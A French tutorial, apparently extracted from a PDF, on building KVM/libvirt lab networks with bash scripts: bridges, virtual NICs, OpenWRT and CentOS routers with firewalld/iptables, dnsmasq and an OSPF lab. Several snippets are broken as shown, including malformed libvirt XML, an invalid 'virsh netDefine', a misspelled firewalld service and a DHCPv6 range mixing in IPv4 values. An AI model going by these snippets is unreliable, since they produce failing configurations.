~/virt-scripts# ./add-bridge.sh
Description : This script create an isolated, nat or full bridge
Usage      : ./add-bridge.sh <name> <type : isolated or nat or full>
Example   : './add-bridge.sh net1 isolated' or './add-bridge.sh lan101 nat'
```



Création d'un routeur complet wan101

Pour adapter les plages IPv4 et IPv6, veuillez vérifier les variables `ip4` et `ip6` du script.

```
# ./add-bridge.sh wan101 full
```

Résultat :

```
~/wan101_report.txt writed :
Bridge Name      : wan101
Bridge Interface : wan101
-----
Bridge IPv4 address : 10.16.175.1/24
IPv4 range       : 10.16.175.0 255.255.255.0
DHCP range       : 10.16.175.128 - 10.16.175.150
Bridge IPv6 address : fd00:16:175::1/64
IPv6 range       : fd00:16:175::/64
DHCPv6 range    : fd00:16:175::128/24 - 10.16.175.150/24
DNS Servers     : 10.16.175.1 and fd00:16:175::1

Network wan101 defined from /tmp/wan101.xml

Network wan101 marked as autostarted

Network wan101 started

      Name          State   Autostart   Persistent
-----
```

Name	State	Autostart	Persistent
default	active	yes	yes
wan101	active	yes	yes

Aussi, ce script est exécute les tâches suivantes.

- Il vérifie les paramètres fournis
- Il génère un bloc IPv4 et un bloc un bIPv6 aléatoires (sur 16 bits) et vérifie leur usage
- Il crée soit un commutateur isolé ou un routeur complet

<https://github.com/goffinet/virt-scripts/blob/master/add-bridge.sh>

```
#!/bin/bash
# For educational purposes : http://linux.goffinet.org/
# This script create an isolated, a simple nat without dhcp
# or a nat/ipv6 bridge <name> <type>
name=${1}
bridge=$name
# 'isolated' or 'nat'
type=${2}
parameters=$#
path="/tmp"
net_id1="$(shuf -i 0-255 -n 1)"
net_id2="$(shuf -i 0-255 -n 1)"
# random /24 in 10.0.0.0/8 range
ip4="10.$net_id1.$net_id2.0"
ip6="fd00:$net_id1:$net_id2::"
# Fix your own range
#ip4="192.168.1."
#ip6="fd00:1::"

check_parameters () {
# Check the number of parameters given and display help
if [ "$parameters" -ne 2 ] ; then
echo "Description : This script create an isolated, nat or full bridge"
echo "Usage      : $0 <name> <type : isolated or nat or full>"
echo "Example    : '$0 net1 isolated' or '$0 lan101 nat'"
exit
fi
}

check_bridge_interface () {
# Check if the bridge interface name given is in use and display help
if [ -e /run/libvirt/network/${name}.xml ] ; then
echo "This bridge name ${name} is already in use"
echo "Change the bridge name or do 'virsh net-destroy ${name}' : exit"
exit
fi
}

check_interface () {
# Check if the bridge name is present
if [ -z "${bridge}" ] ; then
echo "Please provide a valid interface name : exit"
exit
fi
# Check if the bridge interface is in use and display help
intlist=$(ls /sys/class/net)
for interface in ${intlist} ; do
if [ ${interface} = ${bridge} ] ; then
echo "This interface ${bridge} is already in use"
echo "Please provide an other bridged interface name : exit"
exit
fi
done
}

validate_ip_range () {
# Function to valide chosen IP prefixes

check_ip4 () {
# Check if the IPv4 prefix computed is in use
ip4list=$(echo $(ip -4 route | awk '{ print $1; }' | sed 's/\.*$//'))
for ip4int in ${ip4list} ; do
if [ ${ip4int} = ${ip4} ] ; then
echo "Random Error, Please retry $@ : exit"
exit
fi
done
}

check_ip6 () {
# Check if the IPv6 prefix is in use
ip6list=$(echo $(ip -6 route | awk '{ print $1; }' | sed 's/\.*$//'))
for ip6int in ${ip6list} ; do
```

```

if [ ${ip6int} = ${ip6} ] ; then
echo "Random Error, Please retry $@ : exit"
exit
fi
done
}

check_ip4
check_ip6
}

isolated () {
# Create a simple bridge xml file
cat << EOF > ${path}/${name}.xml
<network>
<name>${name}</name>
<bridge name='${bridge}' stp='on' delay='0' />
</network>
EOF
}

nat () {
# Create a routed bridge xml file for IPv4 (NAT) without dhcp
cat << EOF > ${path}/${name}.xml
<network>
<name>${name}</name>
<forward mode='nat'>
<nat>
<port start='1024' end='65535' />
</nat>
</forward>
<bridge name='${bridge}' stp='on' delay='0' />
<domain name='${name}' />
<ip address='${ip4}1' netmask='255.255.255.0' />
</ip>
</network>
EOF
}

report_nat () {
# Reporting Function about IPv4 and IPv6 configuration
cat << EOF > ~/${name}_report.txt
Bridge Name      : $name
Bridge Interface : $bridge
-----
Bridge IPv4 address : ${ip4}1/24
IPv4 range       : ${ip4}0 255.255.255.0
DNS Servers      : ${ip4}1 and ${ip6}1
EOF
echo "~/${name}_report.txt writed : "
cat ~/${name}_report.txt
}

nat_ipv6 () {
# Create a routed bridge xml file for IPv4 (NAT) and IPv6 private ranges
cat << EOF > ${path}/${name}.xml
<network ipv6='yes'>
<name>${name}</name>
<forward mode='nat'>
<nat>
<port start='1024' end='65535' />
</nat>
</forward>
<bridge name='${bridge}' stp='on' delay='0' />
<domain name='${name}' />
<ip address='${ip4}1' netmask='255.255.255.0' />
<dhcp>
<range start='${ip4}128' end='${ip4}150' />
</dhcp>
</ip>
<ip family='ipv6' address='${ip6}1' prefix='64' />
<dhcp>
<range start='${ip6}100' end='${ip6}1ff' />
</dhcp>
</ip>
</network>
EOF
}

report_nat_ipv6 () {

```

```

# Reporting Function about IPv4 and IPv6 configuration
cat << EOF > ~/${name}_report.txt
Bridge Name      : $name
Bridge Interface : $bridge
-----
Bridge IPv4 address : ${ip4}1/24
IPv4 range       : ${ip4}0 255.255.255.0
DHCP range       : ${ip4}128 - ${ip4}150
Bridge IPv6 address : ${ip6}1/64
IPv6 range       : ${ip6}/64
DHCPv6 range     : ${ip6}128/24 - ${ip4}150/24
DNS Servers      : ${ip4}1 and ${ip6}1
EOF
echo "~/${name}_report.txt writed : "
cat ~/${name}_report.txt
}

check_type () {
# Check if the bridge type parameter given is 'isolated' or 'nat'
case ${type} in
    isolated) isolated ;;
    nat) nat ; report_nat ;;
    full) nat_ipv6 ; report_nat_ipv6 ;;
    *) echo "isolated, nat or full ? exit" ; exit ;;
esac
}


create_bridge () {
# Bridge creation
#cat ${path}/${name}.xml
virsh net-destroy ${name} 2> /dev/null
virsh net-undefine ${name} 2> /dev/null
virsh net-define ${path}/${name}.xml
virsh net-autostart ${name}
virsh net-start ${name}
virsh net-list
}

check_parameters
validate_ip_range
check_interface
check_bridge_interface
check_type
create_bridge

```

2.4. Commutateur isolé

Il est ais  de cr er un commutateur isol . Par exemple `lan101` :



```

name=lan101
path=/tmp
bridge=${name}
cat << EOF > ${path}/${name}.xml
<network>
  <name>${name}</name>
  <bridge name='${bridge}' stp='on' delay='0'/>
</network>
EOF
virsh net-destroy ${name} 2> /dev/null
virsh net-undefine ${name} 2> /dev/null
virsh netDefine ${path}/${name}.xml
virsh net-autostart ${name}
virsh net-start ${name}
virsh net-list
  
```

3. Mise à disposition des ressources réseau

Une machine virtuelle `demopc` est créée et sa carte réseau est attachée par défaut au commutateur par défaut.

Source : <https://raw.githubusercontent.com/goffinet/virt-scripts/master/define-guest-image.sh>

```

cd
cd virt-scripts
./define-guest-image.sh demopc centos7
  
```

```

Début d'installation...
Création du domaine...
00:00
Création du domaine terminée. Vous pouvez redémarrer votre domaine en lançant :
virsh --connect qemu:///system start demopc
  
```

Vérification externe

```
virsh domiflist demopc
```

Interface	Type	Source	Model	MAC
vnet0	bridge	virbr0	virtio	52:54:00:fb:c5:b9

Vérification interne

```
virsh console demopc
```

se logguer et exécuter la commande `ip a` :

```
Connected to domain demopc
Escape character is ^]

CentOS Linux 7 (Core)
Kernel 3.10.0-514.6.2.el7.x86_64 on an x86_64

centos7 login: root
Password:
[root@centos7 ~]# ip a s eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 52:54:00:fb:c5:b9 brd ff:ff:ff:ff:ff:ff
        inet 192.168.122.1/24 brd 192.168.122.255 scope global dynamic eth0
            valid_lft 3514sec preferred_lft 3514sec
        inet6 fe80::5054:ff:fe:fb:c5b9/64 scope link
            valid_lft forever preferred_lft forever
```

3.1. Attacher une interface existante à un commutateur/routeur

Source : <https://raw.githubusercontent.com/goffinet/virt-scripts/master/attach-nic.sh>

```
./attach-nic.sh demopc wan101
```

```
Interface  Type      Source     Model      MAC
-----
vnet0      bridge     virbr0     virtio     52:54:00:fb:c5:b9

Please choose a mac address to attach : 52:54:00:fb:c5:b9
Device detached successfully

Device attached successfully

Interface  Type      Source     Model      MAC
-----
vnet0      bridge     wan101    virtio     52:54:00:fb:c5:b9
```

3.2. Attacher une nouvelle interface

Source : <https://raw.githubusercontent.com/goffinet/virt-scripts/master/add-nic.sh>

```
./add-nic.sh demopc lan101
```

```
Interface attached successfully

Interface  Type      Source     Model      MAC
-----
vnet0      bridge     wan101    virtio     52:54:00:fb:c5:b9
vnet1      bridge     lan101    virtio     02:19:32:bc:cd:cd
```

Si on choisit une interface physique de l'hôte, la machine virtuelle accède directement au réseau de l'interface en "macvtap" en "se portant" sur le réseau physique en mode bridge. Elle pourrait être utilisée comme interface externe d'un routeur virtuel.

3.3. Détacher une interface

Source : <https://raw.githubusercontent.com/goffinet/virt-scripts/master/detach-nic.sh>

```
./detach-nic.sh demopc lan101
```

```
Interface Type Source Model MAC
-----
vnet0 bridge wan101 virtio 52:54:00:fb:c5:b9
vnet1 bridge lan101 virtio 02:19:32:bc:cd:cd

Please choose a mac address to attach : 02:19:32:bc:cd:cd
Device detached successfully


Interface Type Source Model MAC
-----
vnet0 bridge wan101 virtio 52:54:00:fb:c5:b9
```

4. Routeurs virtuels Linux

Dans un routeur virtuel Linux :

- Le choix de la distribution varie ici entre Centos, Debian ou OpenWRT.
- Une attention particulière sur le pare-feu
- L'interface qui connecte l'Internet est l'interface native du routeur virtuel.
 - LAN
 - DMZ
- accessibilité
- On propose un déploiement des services d'infrastructure en deux phases :
 - d'une part, d'abord sur le routeur avec dnsmasq
 - d'autre part sur une machine virtuelle dédiée avec les logiciels ISC

4.1. Solution KVM avec OpenWRT



Source : https://raw.githubusercontent.com/goffinet/virt-scripts/master/get_and_install_openwrt.sh

```

#!/bin/bash
## OpenWRT 15.05 router Firewall with two interfaces
# Fix variables
name=$1
router_name=router-$name
url=https://downloads.openwrt.org/chaos_calmer/15.05/x86/kvm_guest/openwrt-15.05-x86-kvm_guest-combined-ext4.img.gz
destination=/var/lib/libvirt/images/
parameters=$#

check_parameters () {
# Check parameters
if [ $parameters -ne 1 ]; then
echo "Please provide the name" ; exit
exit
fi
# Check the name
if grep -qw ${router_name} <<< $(virsh list --all --name) ; then
echo "Please provide a guest name that is not in use : exit"
exit
fi
}

bridges_creation () {
# bridges creation
./add-bridge.sh lan-$name isolated
./add-bridge.sh internet-$name nat
}

openwrt_installation () {
# Get and decompress image
wget $url -O $destination$router_name.img.gz
gunzip $destination$router_name.img.gz
# Install the guest
virt-install --name=$router_name \
--ram=128 --vcpus=1 \
--os-type=linux \
--disk path=$destination$router_name.img,bus=ide \
--network bridge=lan-$name,model=virtio \
--network bridge=internet-$name,model=virtio \
--import \
--noautoconsole
}

check_parameters
bridges_creation
openwrt_installation

```

En considérant le nom du lab `lab142` en ne se souciant pas des adresses attribuées

```

export y=lab142
./get_and_install_openwrt.sh $y
./define-guest-image.sh pc1-$y centos7
./define-guest-image.sh infra-$y centos7
./attach-nic.sh pc1-$y lan-$y
./attach-nic.sh infra-$y lan-$y

```

Avec des profils et en moins de lignes :

```

export y=lab143
./get_and_install_openwrt.sh $y
./deploy-image-by-profile.sh pc1-$y lan-$y xsmall centos7
./deploy-image-by-profile.sh infra-$y lan-$y small centos7


```

4.2. Solution KVM avec un routeur Centos

En vue de déployer et de maîtriser soi-même les services de passerelle et d'infrastructure, il est proposé de déployer son propre routeur en machine virtuelle.

1. Description

Dans cette topologie, on reprendra l'une ou l'autre des configurations vues ci-dessus, par exemple celle du `lab101`



Deux facilités réseaux :

- Un commutateur (switch) isolé qui fait office de réseau local appelé `lan101`
- Un routeur NAT/IPv6 qui fait office d'Internet appelé `wan101`

Deux machines :

- Un client connecté au switch `lan101` (`eth0`)
- Un routeur connecté au switch `lan101` (`eth0`) et au switch `wan101` (`eth1`) qui rendra les services DNS, DHCP, DHCPv6, SLAAC sur `lan101`. Les plages du LAN sont adressées en `192.168.168.0/24` et `fd00:168:168::/64`.

Source du lab101 : <https://github.com/goffinet/virt-scripts/blob/master/labs/101/>

2. Objectifs

- Monter la topologie
- Configurer le routeur à services intégrés :
 - Adressage IPv4/IPv6
 - Routage IPv4/IPv6
 - Pare-feu LAN/WAN IPv4/IPv6
 - Services DNS, DHCP, DHCPv6, SLAAC sur le LAN

3. Connectique

Création d'une machine virtuelle qui fera office de routeur `lab101-router` et attacher l'interface `eth0` au commutateur `lan101` .

```
./define-guest-image.sh lab101-router centos7
./attach-nic.sh lab101-router lan101
```

ou en une seule opération :

```
./deploy-image-by-profile.sh lab101-router lan101 xsmall
```

Attacher une nouvelle interface `eth1` au commutateur `wan101` .

```
./add-nic.sh lab101-router wan101
```

4. Configuration NetworkManager / Firewalld

Pare-feu Firewalld IPv6

Gist à adapter <https://gist.github.com/goffinet/0d2604d09e333d1842b7323d4cb536d8>

Fonctionnel sous Centos7 sauf :

Correction à apporter :

```
nmcli con "$connection" +ipv4.dns "127.0.0.1"
nmcli con "$connection" +ipv6.dns "::1"

#!/bin/bash
connection="System eth0"
ip4="192.168.168"
ip6="fd00:168:168"
1_interfaces () {
#hostnamectl set-hostname router
nmcli c mod "$connection" ipv4.addresses $ip4.1/24
nmcli c mod "$connection" ipv4.method manual
nmcli c mod "$connection" ipv6.addresses ${ip6}::1/64
nmcli c mod "$connection" ipv6.method manual
nmcli c mod "$connection" connection.zone internal
nmcli c up "$connection"
}
2_routing () {
sysctl -w net.ipv4.ip_forward=1
sysctl -w net.ipv6.conf.all.forwarding=1
sysctl -p
echo "net.ipv4.ip_forward=1" >> /etc/sysctl.conf
echo "net.ipv6.conf.all.forwarding=1" >> /etc/sysctl.conf
}
3_firewall () {
systemctl enable firewalld
systemctl start firewalld
firewall-cmd --zone=internal --add-service=dns --permanent
firewall-cmd --zone=internal --add-service=dhcp --permanent
firewall-cmd --zone=internal --add-service=dhcpcv6 --permanent
firewall-cmd --zone=internal --add-source=${ip4}.0/24 --permanent
firewall-cmd --zone=internal --add-source=${ip6}::/64 --permanent
firewall-cmd --zone=public --add-masquerade --permanent
firewall-cmd --reload
}
4_dhcp-dns () {
yum -y install dnsmasq*
echo "dhcp-range=$ip4.50,$ip4.150,255.255.255.0,12h" > /etc/dnsmasq.d/eth0.conf
echo "dhcp-option=3,$ip4.1" >> /etc/dnsmasq.d/eth0.conf
echo "dhcp-range=$ip6::2,$ip6::500,slaac" >> /etc/dnsmasq.d/eth0.conf
systemctl enable dnsmasq
systemctl start dnsmasq
}

1_interfaces
2_routing
3_firewall
4_dhcp-dns
```

5. Configuration par fichier ifcfg et Netfilter/Iptables

Script adapté à iptables/ip6tables

Gist à adapter : <https://gist.github.com/goffinet/f6aea219228cd0220a46d181947becd3>

Fonctionnel sous Centos7

```
#!/bin/bash
ip4="192.168.168"
ip6="fd00:168:168"
lan="eth0"
wan="eth1"
```

```

1_interfaces () {
cat << EOF > /etc/sysconfig/network-scripts/ifcfg-eth0
DEVICE="eth0"
NM_CONTROLLED="no"
ONBOOT="yes"
IPV6INIT="yes"
BOOTPROTO="static"
IPADDR="${ip4}.1"
NETMASK="255.255.255.0"
IPV6ADDR="${ip6}::1/64"
EOF
cat << EOF > /etc/sysconfig/network-scripts/ifcfg-eth1
DEVICE="eth1"
NM_CONTROLLED="no"
IPV6INIT="yes"
ONBOOT="yes"
BOOTPROTO="dhcp"
EOF
systemctl stop NetworkManager
systemctl disable NetworkManager
systemctl restart network
}

2_routing () {
sysctl -w net.ipv4.ip_forward=1
sysctl -w net.ipv6.conf.all.forwarding=1
sysctl -p
echo "net.ipv4.ip_forward=1" >> /etc/sysctl.conf
echo "net.ipv6.conf.all.forwarding=1" >> /etc/sysctl.conf
#Routing BCP to implement
}

3_firewall () {
#Disable Firewalld / Install iptables-services
systemctl disable firewalld
systemctl stop firewalld
systemctl mask firewalld
yum install -y iptables-services
#Start IPv4 Firewall Configuration
iptables -F
iptables -X
iptables -t nat -F
iptables -t nat -X
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
iptables -A OUTPUT -o $wan -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -i $lan -j ACCEPT
iptables -A OUTPUT -o $lan -j ACCEPT
iptables -A FORWARD -m state --state NEW -i $lan -o $wan -s ${ip4}.0/24 -j ACCEPT
iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p udp -i $wan --sport 67 -j ACCEPT
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT DROP
iptables -t nat -A POSTROUTING -s ${ip4}.0/24 -o $wan -j MASQUERADE
iptables-save > /etc/sysconfig/iptables
##Start IPv6 Firewall Configuration
ip6tables -F
ip6tables -X
ip6tables -A INPUT -i lo -j ACCEPT
ip6tables -A OUTPUT -o lo -j ACCEPT
ip6tables -A OUTPUT -o $wan -j ACCEPT
ip6tables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
ip6tables -A INPUT -i $lan -j ACCEPT
ip6tables -A OUTPUT -o $lan -j ACCEPT
ip6tables -A INPUT -m rt --rt-type 0 -j DROP
ip6tables -A FORWARD -m rt --rt-type 0 -j DROP
ip6tables -A OUTPUT -m rt --rt-type 0 -j DROP
ip6tables -A INPUT -s fe80::/10 -j ACCEPT
ip6tables -A OUTPUT -s fe80::/10 -j ACCEPT
ip6tables -A INPUT -d ff00::/8 -j ACCEPT
ip6tables -A OUTPUT -d ff00::/8 -j ACCEPT
ip6tables -I INPUT -p icmpv6 -j ACCEPT
ip6tables -I OUTPUT -p icmpv6 -j ACCEPT
ip6tables -I FORWARD -p icmpv6 -j ACCEPT
ip6tables -A FORWARD -m state --state NEW -i $lan -o $wan -s ${ip6}::/64 -j ACCEPT
ip6tables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
ip6tables -A INPUT -m state --state NEW -m udp -p udp --dport 546 -d fe80::/64 -j ACCEPT
ip6tables -P INPUT DROP

```

```

ip6tables -P FORWARD DROP
ip6tables -P OUTPUT DROP
ip6tables-save > /etc/sysconfig/ip6tables
#Enable and start iptables-services
systemctl enable iptables
systemctl enable ip6tables
systemctl start iptables
systemctl start ip6tables
}

4_dhcp-dns () {
yum -y install dnsmasq*
echo "dhcp-range=$ip4.50,$ip4.150,255.255.255.0,12h" > /etc/dnsmasq.d/eth0.conf
echo "dhcp-option=3,$ip4.1" >> /etc/dnsmasq.d/eth0.conf
echo "dhcp-range=$ip6::2,$ip6::500,slaac" >> /etc/dnsmasq.d/eth0.conf
systemctl enable dnsmasq
systemctl start dnsmasq
}

1_interfaces
2_routing
3_firewall
4_dhcp-dns

```

6. Notes

Note : Configuration Selinux

```

selinux_configuration () {
#sed -i "s/SELINUX=enforcing/SELINUX=permissive/g" /etc/sysconfig/selinux
#sed -i "s/SELINUX=enforcing/SELINUX=disabled/g" /etc/sysconfig/selinux
#cat /.autorelabel ; reboot
}

```

Todo : adaptation debian 8 (iptables) (lab101)

Todo : adapter l'exercice à un plan kcli avec une dmz (lab102) :

- network lan102 isolated
- network wan102 nat
- network dmz102
- profil xsmall, small
- pc1-102 xsmall lan101
- router1-102 xsmall lan102 ip + wan101 + script iptables
- server1-102 small lan102
- server2-102 small dmz102


4.3. Routage dynamique

4 routeurs avec lan isolé et wan partagé (lab103) en OSPFv2 (et en OSPFv3).

Source : <https://github.com/goffinet/virt-scripts/tree/master/labs/103>


Topologie

IPv4 :





IPv6 :



Créer la topologie

```
cd  
cd virt-scripts  
labs/103/start.sh
```

Déployer la configuration de Quagga

Cette configuration se trouve dans le script `init.sh` :

```
cd  
cd virt-scripts  
labs/103/deploy.sh
```

Station, routeurs et réseaux

```
~virt-scripts# virsh list --name  
pc1-103  
pc2-103  
pc3-103  
pc4-103  
r1-103  
r2-103  
r3-103  
r4-103
```

```
~/virt-scripts# virsh net-list
```

Name	State	Autostart	Persistent
default	active	yes	yes
lan1-103	active	yes	yes
lan2-103	active	yes	yes
lan3-103	active	yes	yes
